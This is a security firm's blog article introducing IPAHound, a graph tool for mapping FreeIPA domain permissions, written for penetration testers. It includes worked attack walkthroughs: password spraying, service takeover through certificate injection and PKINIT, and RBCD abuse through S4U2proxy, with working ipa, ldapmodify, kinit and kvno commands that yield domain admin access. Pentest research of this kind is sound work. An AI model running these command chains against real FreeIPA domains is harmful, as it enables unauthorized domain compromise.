
Author

At PT SWARM, we increasingly encounter infrastructures built on alternative implementations of Microsoft Active Directory. One such alternative that has rightfully received widespread adoption is FreeIPA.
I specialize in hunting for vulnerabilities in Linux infrastructures and developing red team tools. I have spoken twice at OFFZONE, where I broke down attacks against FreeIPA.
Our team has experience in finding 0-day vulnerabilities in FreeIPA and its components:
- CVE-2022-2414. An XXE vulnerability in the FreeIPA PKI HTTP server that allows an attacker to read files on the server. The vulnerability received a CVSS score of 7.5. Discovered by Egor Dimitrenko.
- CVE-2024-1481. A vulnerability leading to a DoS attack via HTTP requests. CVSS score: 5.3. Discovered by Mikhail Sukhov.
- CVE-2024-3183. A vulnerability that allows attackers to obtain TGS tickets for arbitrary users. CVSS score: 8.1. Discovered by Mikhail Sukhov.
- CVE-2024-3657. A vulnerability resulting in a DoS attack on the LDAP server via a specially crafted packet. CVSS score: 7.5. Discovered by Mikhail Sukhov.
- CVE-2025-4404. A privilege escalation vulnerability allowing a regular account to gain administrator rights in FreeIPA. CVSS score: 9.1. Discovered by Mikhail Sukhov.
However, our expertise extends beyond simply finding vulnerabilities. While working with FreeIPA, we also explored its architecture.
This led to the creation of IPAHound, our equivalent of BloodHound. It is based on the BloodHound Legacy project with PKI support (https://github.com/ly4k/BloodHound).
IPAHound consists of two components: a collector and a GUI. The collector gathers information via LDAP and prepares it for uploading into GUI. The GUI then visualizes the data as a graph, making it easier to spot misconfigurations in the domain.
The motto “By pentesters, for pentesters” was not chosen by accident—we have successfully used this tool in our projects.
In this article, we will introduce our tool and explore various methods of analyzing relationships that facilitate lateral movement within FreeIPA.
Approaches to analyzing FreeIPA
The main difference between FreeIPA and AD is the limited available information. Regular users cannot see access rules, permissions, privileges, ACI rules, and much more. They are left to guess.
Because of this, there are two different approaches to analyzing the directory.
- The audit approach: we have full access to the data (using an administrator account or
cn=Directory Manager). The goal is to find as many misconfigurations as possible. Blue teams typically have these privileges. - The pentest approach: we only have access to the information available to a standard user.
Our tool is designed for the second scenario. It reconstructs the rights and privileges of domain objects based on the available information. Our methodology relies on lateral movement, data collection, and analysis.
Entities in FreeIPA
Let us look at the entities present in FreeIPA and how they are represented in IPAHound. The directory contains a fairly large number of objects. We will go from simple to complex and break down each one in detail.
The graph consists of vertices (nodes) and edges. Nodes have types and attributes containing information about the FreeIPA object, but custom attributes can also be generated to simplify analysis.
If you want to jump straight to nodes in IPAHound, skip to the IPAHound graph section.
For our examples, let us assume the domain FQDN is positive.ipa.
The Base DN would then be dc=positive,dc=ipa, and all FreeIPA objects reside within it.
The domain
There can only be one domain in the directory. The object is located at dc=positive,dc=ipa and has an objectClass of domain. The most critical attribute here is associatedDomain, which stores the domain name (positive.ipa). In our graph, the domain is assigned the IPADomain type.
Users
Objects are stored in cn=users,cn=accounts,dc=positive,dc=ipa and have several important characteristics.
Pay attention to the krbCanonicalName attribute, which stores the user’s Kerberos principal (similar to services and computers).
When full information is unavailable, the MemberOf attribute is useful. By default, a regular domain user cannot read objects in the directory (unlike in AD). By analyzing the value of this attribute, we can infer which groups the user belongs to, as well as their roles, permissions, and privileges. However, we cannot read the actual permissions and privileges—we have to guess their purpose based on their names.
Another interesting attribute is ipaUserAuthType. FreeIPA supports various authentication methods beyond just passwords: RADIUS, password + OTP, PKINIT, hardened passwords (SPAKE or FAST), external identity providers, and passkeys. This attribute holds the list of allowed methods. If the attribute is missing, password authentication is assumed by default. Our collector checks this attribute right away and creates a PasswordAuthAllow field for the user, set to True or False.
In our graph, this object is assigned the IPAUser type.
Computers
Objects are stored in cn=computers,cn=accounts,dc=positive,dc=ipa. Things are pretty straightforward here; we have already covered krbCanonicalName and memberOf above. Additionally, there is an informative attribute: krbTicketFlags. It contains flags indicating the parameters and capabilities of the account (whether user, computer, or service) within the context of the Kerberos protocol. Let’s take a closer look at it. The most interesting flags are listed in the table below:
| Flag | Value | Description |
|---|---|---|
IPAKrbRequiresPreAuth | 0x00000080 | Useless for pentesting since service and computer passwords are inherently complex, and this flag does not apply to users |
IPAKrbOkAsDelegate | 0x00100000 | Delegation allowed (trusted for delegation) |
IPAKrbOkToAuthAsDelegate | 0x00200000 | S4U2self allowed (trusted to authenticate as user) |
We are particularly interested in the IPAKrbOkAsDelegate and IPAKrbOkToAuthAsDelegate flags, as one enables unconstrained delegation and the other allows the use of S4U2self. These flags are set by default for domain controllers.
Based on the presence of the IPAKrbOkAsDelegate flag, we set the UnconstrainedDelegation attribute, which should be familiar to BloodHound users.
In our graph, this object is assigned the IPAComputer type.
Services
Services are stored in cn=services,cn=accounts,dc=positive,dc=ipa. In the FreeIPA architecture, they are represented as a distinct object type (which might be unusual for pentesters accustomed to Microsoft AD). These objects are used to separate computer accounts from service accounts. Passwords—or more accurately, Kerberos keys—for service accounts are complex and are not automatically changed, just like the keys for computer accounts.
In our graph, this object is assigned the IPAService type.
System accounts
Objects are stored in cn=sysaccounts,cn=etc,dc=positive,dc=ipa.
To wrap up with accounts, let us look at the most unusual ones: system accounts. Currently, developers use just one account—sudo. Its password might be stored in plaintext in the /etc/sudo-ldap.conf file on the domain computers. This account is only suitable for direct LDAP connection (using its full DN as the username); it does not exist in Kerberos.
Administrators can create system accounts. The figure below shows the creation of system accounts via the web interface.

System accounts are assigned the IPAUser type.
Groups
Objects are stored in cn=groups,cn=accounts,dc=positive,dc=ipa. Their purpose is obvious. Note that only users and services can be members of these groups. The difference from AD is that FreeIPA automatically resolves nested group members. For example, if we have user A, group B, and group C, and the edges are A -memberOf → B -memberOf → C, a transitive edge A → C is automatically created.

Transitive edge between groups A, B, and C
Even though user A is not a direct member of group C, the edge will be created and displayed on the graph.
The memberManager attribute in a group allows us to manage group membership (add and remove members). The AddMember edge is built based on this attribute.

AddMember edge
In our graph, this object is assigned the IPAGroup type.
Computer groups
Objects are stored in cn=hostgroups,cn=accounts,dc=positive,dc=ipa. The difference from regular groups is that computer groups can only contain computers; otherwise, they share the exact same functionality. To avoid introducing unnecessary entities, computer groups are also assigned the IPAGroup type.
Net groups
Objects are stored in cn=ng,cn=alt,dc=positive,dc=ipa. This is a special group that can contain both computers and users. Consequently, it was assigned the IPAGroup type, but with the Net Group prefix added for distinction.
Net groups were originally created to support NIS. They are no longer used for that purpose, but they still exist in the directory.
System groups
Objects are stored in cn=sysaccounts,cn=etc,dc=positive,dc=ipa. These are the default groups created in FreeIPA. There are only two:
- Replication managers grant rights to manage replication relationships.
- Adtrust agents grant rights to manage trust relationships with AD.
These groups are also assigned the IPAGroup type.
Permissions
Let us dive into how privileges and permissions work in FreeIPA, as this is the core mechanism for granting rights to users.
Objects are stored in cn=permissions,cn=pbac,dc=positive,dc=ipa.
A permission is a directory object that shapes an ACI rule so that it applies only to selected accounts, granting them specific rights. Let us find out how it works.
| Attribute | Example value | Description |
|---|---|---|
ipaPermLocation | cn=groups,cn=accounts,dc=positive,dc=ipa | The DN and child structures to which the permission applies |
ipaPermRight | add | Granted rights. In this case, adding an entry to the directory |
ipaPermTargetFilter | (|(objectclass=ipausergroup)(objectclass=posixgroup)) | Filter specifying which objects can be added |
The resulting ACI rule:
dn: cn=groups,cn=accounts,dc=positive,dc=ipa
aci: (targetfilter = "(|(objectclass=ipausergroup)(objectclass=posixgroup))")(version 3.0;acl "permission:System: Add Groups";allow (add) groupdn = "ldap:///cn=System: Add Groups,cn=permissions,cn=pbac,dc=positive,dc=ipa";)
According to the ACI rule, all accounts that are members of the permission can add groups.
Any user can see which permissions they are a member of. However, to see the actual rights granted by those permissions, the user must be a member of the System: Read Permissions group. It is normally granted only to privileged users. Without it, a user can only see the name and guess the underlying rights. The exceptions are 37 standard permissions; the rights they grant can be checked on a deployed domain, in the source code, or sometimes in the official documentation. This is exactly why we do not display ACI rules in IPAHound, as reading them requires high privileges.
Permissions are assigned the IPAPermission type.
Privileges
Objects are stored in cn=privileges,cn=pbac,dc=positive,dc=ipa.
Privileges are also groups, and they are members of permissions. Being a member of a privilege grants an account the right to use the permissions under that privilege. Since privileges are also groups, they are assigned the IPAGroup type.
Roles
Objects are stored in cn=roles,cn=accounts,dc=positive,dc=ipa.
Roles are also groups, but with a difference: a role is a member of permissions and privileges, meaning it inherits them. Services, computers, and users can be members of roles. Other than that, they do not differ from groups. Roles are assigned the IPARole type. Why did we create a separate type for them? In our experience, roles are most frequently used by administrators to delegate privileges and permissions, so we decided to separate them from other groups.
Nesting of roles, privileges, and permissions
Below is an illustration from IPAHound that will help is understand the differences between privileges, permissions, and roles.

However, in the directory, it looks like this:

Due to the transitive nature of group edges mentioned earlier, FreeIPA automatically creates secondary links between users/roles and permissions.
HBAC rules
Objects are stored in cn=hbac,dc=positive,dc=ipa.
A rule consists of several attributes: users, allowed local services, and computer accounts. This entity forms edges indicating which users can interact with local services on specific computers. Out of all services, sudo and sshd are the most interesting for lateral movement. In PT SWARM’s experience, other services are rarely used in real-world infrastructures.
To interact with the sshd service (SSH connection), we only need an allowing HBAC rule. To interact with the sudo service, an account needs:
- An HBAC rule granting access to the required service (in our case, sudo services)
- A separate sudo rule that will allow us to execute commands via
sudo.
To simplify the graph and analysis, HBAC rules generate CanSSH edges by default. CanSUDO edges are only added if both conditions are met (the collector verifies this automatically).
Edges for other services can be added using the --save-all-hbac parameter in the collector. This will create Can* edges, where * is replaced by the name of the service or service group.
sudo rules
Objects are stored in cn=sudorules,cn=sudo,dc=positive,dc=ipa.
Just like with HBAC, computers and users can be members of a sudo rule group. FreeIPA offers highly flexible rule configuration: you can define parameters, command groups, and so on. All this is stored in attributes and structures of the directory.
| Attribute | Example values | Description |
|---|---|---|
cmdCategory | all or the DN path to commands | Commands the user is permitted to execute |
ipaSudoOpt | !authenticate | sudo parameters. For example, !authenticate allows us to use sudo without a password |
ipaSudoRunAs | uid=admin,cn=users,cn=accounts,dc=positive,dc=ipa | The user under which commands can be executed |
memberAllowCmd | Allowed commands | |
memberDenyCmd | Forbidden commands |
After these objects are processed, the CanSUDO edge is formed. Important: As mentioned earlier, an HBAC rule allowing the use of sudo is required; in IPAHound, this check runs automatically. To view all the attributes of an edge, you need to simply click on it. Below is an example of the CanSUDO edge with specific attributes.

CanSUDO edgeSELinux rules
Objects are stored in cn=usermap,cn=selinux,dc=positive,dc=ipa.
Members of this entity are users and computers to which the SELinux policy applies.
A separate IPASELinux type was created for SELinux.
Kerberos delegation
FreeIPA offers several ways to configure delegation. We already mentioned unconstrained delegation when discussing computer attributes. We will discuss the other types of delegation in FreeIPA below.
Constrained delegation
To use S4U2proxy, permission must be granted.
Permission objects are stored in cn=s4u2proxy,cn=etc,dc=positive,dc=ipa.
The allowing record is defined by the objectClass attribute with the value ipaKrb5DelegationACL. An example attribute set is shown below.

ipaKrb5DelegationACL attributesUsing the memberPrincipal attribute, you can view the list of accounts allowed to use S4U2proxy. Using the ipaAllowTarget you can see the links to lists of services for which Kerberos tickets can be obtained.
An example of the cn=ipa-ldap-delegation-targets,cn=s4u2proxy,cn=etc,dc=positive,dc=ipa list is shown below.

By parsing these entities, our collector forms the AllowedToDelegate edge.

AllowedToDelegate edge between servicesA regular user does not have read permissions to read cn=s4u2proxy,cn=etc,dc=positive,dc=ipa.
RBCD (resource-based constrained delegation)
The MemberPrincipal attribute is responsible for RBCD, specifying who can use S4U2proxy for this host. The implementation mechanism for RBCD in FreeIPA is no different from AD.
The AllowedToDelegate edge is added based on this attribute.
Not every user can configure RBCD. To do so, the object must have the ipaAllowedToPerform;write_delegation attribute. This contains the DN of the account allowed to modify or add MemberPrincipal required to set up RBCD.
The AddRBCD edge is formed based on the value of ipaAllowedToPerform;write_delegation.
AD trust relationships
Objects are stored in cn=ad,cn=trusts,dc=positive,dc=ipa.
Currently, trusts can only be established with AD domains; you cannot set up a trust between two FreeIPA domains. You can download the AD domain information to analyze everything simultaneously. Based on the information from FreeIPA, the TrustedBy edge is created.

Users from another domain can be members of groups.

IPA PKI. Certification authority
Objects are stored in cn=cas,cn=ca,dc=positive,dc=ipa.
FreeIPA can have multiple certification authorities; this structure stores information about each of them.

The certification authority type is IPACA.
IPA PKI. Certificate profile
Objects are stored in cn=certprofiles,cn=ca,dc=positive,dc=ipa.
The profile defines constraints on the certificate name obtained via a request, the certificate type, and so on. Additionally, there are restrictions on which accounts can use the profile. These restrictions are managed by CA ACLs (to be discussed above).
A separate IPACertificateTemplate entity was created for certificate profiles.
IPA PKI. CA ACL
Objects are stored in cn=certprofiles,cn=ca,dc=positive,dc=ipa.
This is one of the most important entities in IPA PKI. Each CA ACL rule specifies which accounts can access which profiles.
Here is an example from the default settings.

Enroll edges are built based on CA ACL.
IPAHound graph
It is time to see what the graph generated via IPAHound looks like.
Nodes
Each node contains additional information. To view an object’s details, you need to click on the node of interest. The table summarizes key information about the nodes generated by the collector the differences between IPAHound and BloodHound.
| Node type | Node name | Description | Name in BloodHound | Difference from BloodHound |
|---|---|---|---|---|
| IPADomain | Domain | Domain object containing the FQDN domain | Domain | FreeIPA’s architecture does not grant access to all directory information by default. Therefore, in IPAHound, DCSync and ACL edges are constructed based on default rules. |
| IPAUser | User | Domain users and system accounts | User | User attributes specify: Public SSH keys and certificates available authentication methods Hosts available for connection via SSH |
| IPAGroup | Groups | Groups, permissions, computer groups, system groups, and netgroups | Group | FreeIPA has various group types not categorized in AD. IPAHound consolidates all these entities into the IPAGroup class. |
| IPAComputer | Computer | Domain computers | Computer | IPAHound includes built-in queries to identify accounts with SSH and sudo access |
| IPAService | Service | Domain services | — | BloodHound lacks this entity. The closest AD equivalent would be Computer |
| IPAPermission | Permissions | Permissions available in the domain | — | No equivalent in BloodHound |
| IPARole | Roles | FreeIPA roles: part of the RBAC (role, privileges, permission) concept | — | No equivalent in BloodHound |
| IPACA | target system | Certification authorities in the domain In FreeIPA, certificate templates are not bound to a CA. | CA | Due to architectural differences between FreeIPA and AD, IPAHound does not link certificate templates to the CA |
| IPACertificateTemplate | Certificates templates | Templates for issuing certificates | CertificateTemplate | No differences |
| IPASELinux | SELinux rules | Mandatory access control (MAC) rules in Linux | — | No equivalent in BloodHound |
Node attributes
Let us look at some flags added by the collector:
HaveCert(type: bool). Indicates whether the user has a certificate (needed for quick search).PasswordAuthAllow(type: bool). Indicates whether the user is allowed to authenticate via password.highvalue(type: bool). A standard BloodHound flag indicating a high-value target. Assigned to the domain, admins groups, and trust admins groups.UnconstrainedDelegation(type: bool). Indicates unconstrained delegation.ipaKrbOkToAuthAsDelegate(type: bool). Indicates that S4U2self is allowed.Type(type: str). Duplicates the original object type from the directory.
Edges and their exploitation
This information is also presented in the GUI. Here are the edges present in the graph:
TrustedBy. Indicates an established trust with the AD domain.MemberOf. Membership in a group, privilege, role, and so on.AddMember. Indicates the ability to manage group members (created based on theMemberManagerattribute).Owns. Indicates the owner of a computer or group with full control over the object (created based on theManagedByattribute). A user with this account can configure RBCD, generate new Kerberos keys, add SSH keys, and certificates.ForceChangePassword. Indicates the ability to generate new Kerberos keys (created based on theipaAllowedToPerform;write_keysattribute value of the object).ReadKerberosKey. Indicates the ability to read Kerberos keys (keytab retrieve) (created based on theipaAllowedToPerform;read_keysattribute value of the object).CanSSH. Indicates an existing HBAC rule allowing access to sshd.Can*. Indicates an existing HBAC rule allowing access to a specific service (where*is the service name).CanSUDO. Indicates existing HBAC rules allowing the use of sudo on a host, and confirms the existence of a sudo rule (clicking on this edge will open information about it).Enroll. Indicates the account has permission to issue a certificate.AllowedToDelegate. Indicates the account has constrained delegation rights.AddRBCD. Indicates the account can configure RBCD (created based on theipaAllowedToPerform;write_delegationattribute value of the object).DCSync. Indicates the account has DCSync rights (created based on assumptions on default values of permissions).
IPAHound use cases
Let us break down how one can compromise a domain using IPAHound. The examples presented here are a synthesis of various real-world scenarios we have encountered.
Example 1. Password spraying and access to the domain controller
Suppose we have gained access to a standard user account. First, we capture a snapshot via LDAP. Next, using a Neo4j query, we extract users who have password authentication enabled. A list of such users can be viewed using our query.

Alternatively, it can be extracted as text from Neo4j:
MATCH (n:IPAUser) WHERE n.PasswordAuthAllow = True RETURN split(n.krbPrincipalName, '\n')[0]
# or
MATCH (n:IPAUser) WHERE n.PasswordAuthAllow = True RETURN n.krbCanonicalName
We now have a list of targets for a password spraying attack. After executing the attack, we compromise the IT_User account.
Using this user’s privileges, we capture another domain snapshot, as this new account likely has broader access. Analyzing the new graph, we discover that IT_User has SSH and sudo access to the domain controller.

The CanSSH and CanSUDO rights apply to the HOST/DC1.POSITIVE.IPA computer because it is a member of the HOSTS and SUDO_ACCEPT groups.
This allowed us to access the id2entry.db file (the domain database), and obtaining this file means total domain compromise.
Example 2. Service takeover via RBCD abuse
Imagine we compromised the SRV computer and extracted the Kerberos keys for its account. After capturing a domain snapshot, this is what we see in IPAHound:

The complication is that we do not have the Kerberos keys for the TEST/SRV.POSITIVE.IPA service account. However, we know that in FreeIPA, every computer is the owner of its own services (indicated by the Owns edge). Because of this, we can write new Kerberos keys, effectively resetting the old ones:
$ ipa-getkeytab -k test_srv.keytab -p test/srv.positive.ipa@POSITIVE.IPABut there is a way to do this without resetting the password. We can modify the userCertificate attribute of the service we own. This attribute handles the account’s certificate, including for PKINIT. We need to obtain a certificate from the CA. Let us check which certificate profile HOST/SRV.POSITIVE.IPA can use.

Now we need to perform the following steps:
# Create a certificate request (it is crucial to specify the exact hostname):
$ openssl req -new -newkey rsa:2048 -days 365 -nodes -keyout private.key -out cert.csr -subj '/CN=srv.positive.ipa'

# Request the certificate (we will later remove it from the host/srv.positive.ipa attributes and revoke it). By default, the caIPAserviceCert profile will be used.
$ ipa cert-request cert.csr --certificate-out=srv.pem --principal=host/srv.positive.ipa

# Add the certificate to the service via LDAP (a certificate added to a service via the ipa utility will not work for PKINIT).
$ ldapmodify -h dc1.positive.ipa <<EOF
dn:krbprincipalname=test/srv.positive.ipa@POSITIVE.IPA,cn=services,cn=accounts,dc=positive,dc=ipa
add: userCertificate;binary
userCertificate;binary:: MIIErzCCAxegAwIBAgIBEzANBgkqhki
EOF

# Perform PKINIT authentication.
$ kinit  -X X509_user_identity=FILE:srv.pem,private.key test/srv.positive.ipa@POSITIVE.IPA

# Verify by querying the LDAP server.
$ ldapwhoami -H ldap://dc1.positive.ipa
SASL/GSSAPI authentication started
SASL username: test/srv.positive.ipa@POSITIVE.IPA
SASL SSF: 256
SASL data security layer installed.
dn: krbprincipalname=test/srv.positive.ipa@positive.ipa,cn=services,cn=accounts,dc=positive,dc=ipa
Note the AllowedToDelegate edge on the graph. It appears because RBCD is configured between these services (we would not see the S4U2proxy rules because, due to FreeIPA’s architecture, we lack the necessary permissions).
We execute S4U2proxy on behalf of admin and save the result to ldap_admin.cache.
$ kvno -U admin -k test_srv1.keytab -P ldap/dc1.positive.ipa@POSITIVE.IPA test/srv.positive.ipa@POSITIVE.IPA --out-cache ldap_admin.cache
ldap/dc1.positive.ipa@POSITIVE.IPA: kvno = 2, keytab entry valid
test/srv.positive.ipa@POSITIVE.IPA: kvno = 2, keytab entry valid

# Verify by querying the LDAP server:
$ KRB5CCNAME=ldap_admin.cache ldapwhoami -H dc1.positive.ipa
SASL/GSSAPI authentication started
SASL username: admin@POSITIVE.IPA
SASL SSF: 256
SASL data security layer installed.
dn: uid=admin,cn=users,cn=accounts,dc=positive,dc=ipa
And just like that, another domain was compromised.
Example 3. Adding users to a group and configuring RBCD rules
After compromising the main domain, we see an adjacent FreeIPA-based domain. Thanks to password reuse, we gain access to the WEB_ADMIN account. After capturing a domain snapshot, this is what we see in IPAHound:

The graph shows that WEB_ADMIN is not yet a member of the WEB_ADMINS group, but has the right to add accounts to it (indicated by the AddMember edge, whereas actual membership is shown by MemberOf). This means we can add ourselves by running:
$ ipa group-add-member web_admins --users=web_adminOnce added to the group, it is time to configure delegation (we see this capability via the AddDBCD edge). To do this, we need a service or computer account. Using IPAHound, we find a computer where we have SSH access and can elevate privileges via sudo.

After extracting the Kerberos keys for HOST/PC1.POSITIVE.IPA from /etc/krb5.keytab, we can configure RBCD targeting it.
# We configure RBCD
$ ipa service-add-delegation LDAP/dc1.positive.ipa@POSITIVE.IPA HOST/web.positive.ipa@POSITIVE.IPA

# We exploit RBCD
$ kvno -U admin -k web_host.keytab -P ldap/dc1.positive.ipa@POSITIVE.IPA HOST/web.positive.ipa@POSITIVE.IPA --out-cache ldap_admin.cache

# Verify by querying the LDAP server.
$ KRB5CCNAME=ldap_admin.cache ldapwhoami -H dc1.positive.ipa
SASL/GSSAPI authentication started
SASL username: admin@POSITIVE.IPA
SASL SSF: 256
SASL data security layer installed.
dn: uid=admin,cn=users,cn=accounts,dc=positive,dc=ipa
And once again, we have gained LDAP access with domain administrator rights.
What about the collector?
The LDAP collector is written in Python. The collector can generate JSON in different formats: for loading via the APOC module (for Neo4j) and via the GUI. Regardless of the format, the JSON already contains the edges and node flags.
The Neo4j APOC plugin data format was added to drastically speed up data loading. On one of the domains we encountered, there were around 3.2 million edges and 8,000 objects (including 4,000 groups and 2,000 users). Loading this via the GUI took seven hours, but via APOC, it took only 92 seconds!
The GUI upload format was kept purely for your convenience.
Running the collector
First comes authentication. One can authenticate to the FreeIPA LDAP server using either Kerberos or a username and password. IPAHound supports both methods. For the latter, you need the username in DN format. The collector will attempt to construct this automatically, but that is not always possible (for example, when a system account is used). If the username is malformed, DN can be passed instead.
Next, the collector connected to the LDAP server is run. At this stage, no data processing occurs, and one can save the raw data to a file for offline debugging using the --output-raw flag. After that, processing begins and edges are being created. The final result is saved as a JSON file for either APOC or loading via GUI.
Loading via APOC
You need to grant the APOC plugin additional file access permissions. Add apoc.import.file.enabled=true to the /etc/neo4j/apoc.conf file.
Next, you need to create constraints in Neo4j:
CREATE CONSTRAINT FOR (n:IPADomain) REQUIRE n.neo4jImportId IS UNIQUE;
CREATE CONSTRAINT FOR (n:IPAUser) REQUIRE n.neo4jImportId IS UNIQUE;
CREATE CONSTRAINT FOR (n:IPAGroup) REQUIRE n.neo4jImportId IS UNIQUE;
CREATE CONSTRAINT FOR (n:IPAComputer) REQUIRE n.neo4jImportId IS UNIQUE;
CREATE CONSTRAINT FOR (n:IPAService) REQUIRE n.neo4jImportId IS UNIQUE;
CREATE CONSTRAINT FOR (n:IPAPermission) REQUIRE n.neo4jImportId IS UNIQUE;
CREATE CONSTRAINT FOR (n:IPACertificateTemplate) REQUIRE n.neo4jImportId IS UNIQUE;
CREATE CONSTRAINT FOR (n:IPACA) REQUIRE n.neo4jImportId IS UNIQUE;
CREATE CONSTRAINT FOR (n:Base) REQUIRE n.neo4jImportId IS UNIQUE;
CREATE CONSTRAINT FOR (n:IPARole) REQUIRE n.neo4jImportId IS UNIQUE;
CREATE CONSTRAINT FOR (n:IPASELinux) REQUIRE n.neo4jImportId IS UNIQUE;
The data is then loaded using the command CALL apoc.import.json("/path/to/file.json");.
Collector parameters
usage: IPAHound [-h] [-d] [-s SERVER] [-b BASE_DN] [-u USER] [-p PASSWORD] [-k]
                [--save-all-hbac] [-a FILE] [-o FILE] [--output-raw FILE]
                [--input-raw FILE]

IPA BloodHound Сollector

options:
  -h, --help            show this help message and exit
  -d, --debug           Enable debug output

LDAP connection parameters:
  -s SERVER, --ldap-server SERVER
                        IP address or DNS name of LDAP server
  -b BASE_DN, --ldap-base-dn BASE_DN
                        Base DN for LDAP dump (optional, defaults to auto-detection)

Authentication options:
  -u USER, --ldap-user USER
                        Username for LDAP (you can use DN format: uid=admin,cn=users,cn=accounts,dc=ipa,dc=local)
  -p PASSWORD, --ldap-password PASSWORD
                        Password for LDAP authentication
  -k, --kerberos        Use Kerberos authentication instead of username/password

Output format options:
  --save-all-hbac       Will draw all HBAC services in a graph (by default sudo and SSH)
  -a FILE, --apoc-output FILE
                        Output JSON for APOC neo4j plugin (recommended)
  -o FILE, --output FILE
                        Output JSON for BloodHound loader

Advanced options (debugging):
  --output-raw FILE     Output RAW JSON before processing (useful for debugging)
  --input-raw FILE      Process existing RAW JSON instead of performing LDAP dump
Afterword
We hope this article helps you during FreeIPA pentests, lateral movement, and when hunting for dangerous permissions in the infrastructure.
You might also want to check out another tool we developed to perform a DCShadow attack in FreeIPA: https://github.com/Im10n/IPASync.
IPAHound
Collector repository: https://github.com/IPAHound/IPAHound.
GUI repository: https://github.com/IPAHound/IPAHound-GUI.
If you have any suggestions for improving or modifying the tool, visit the issue on GitHub or send a direct message to @Im10n.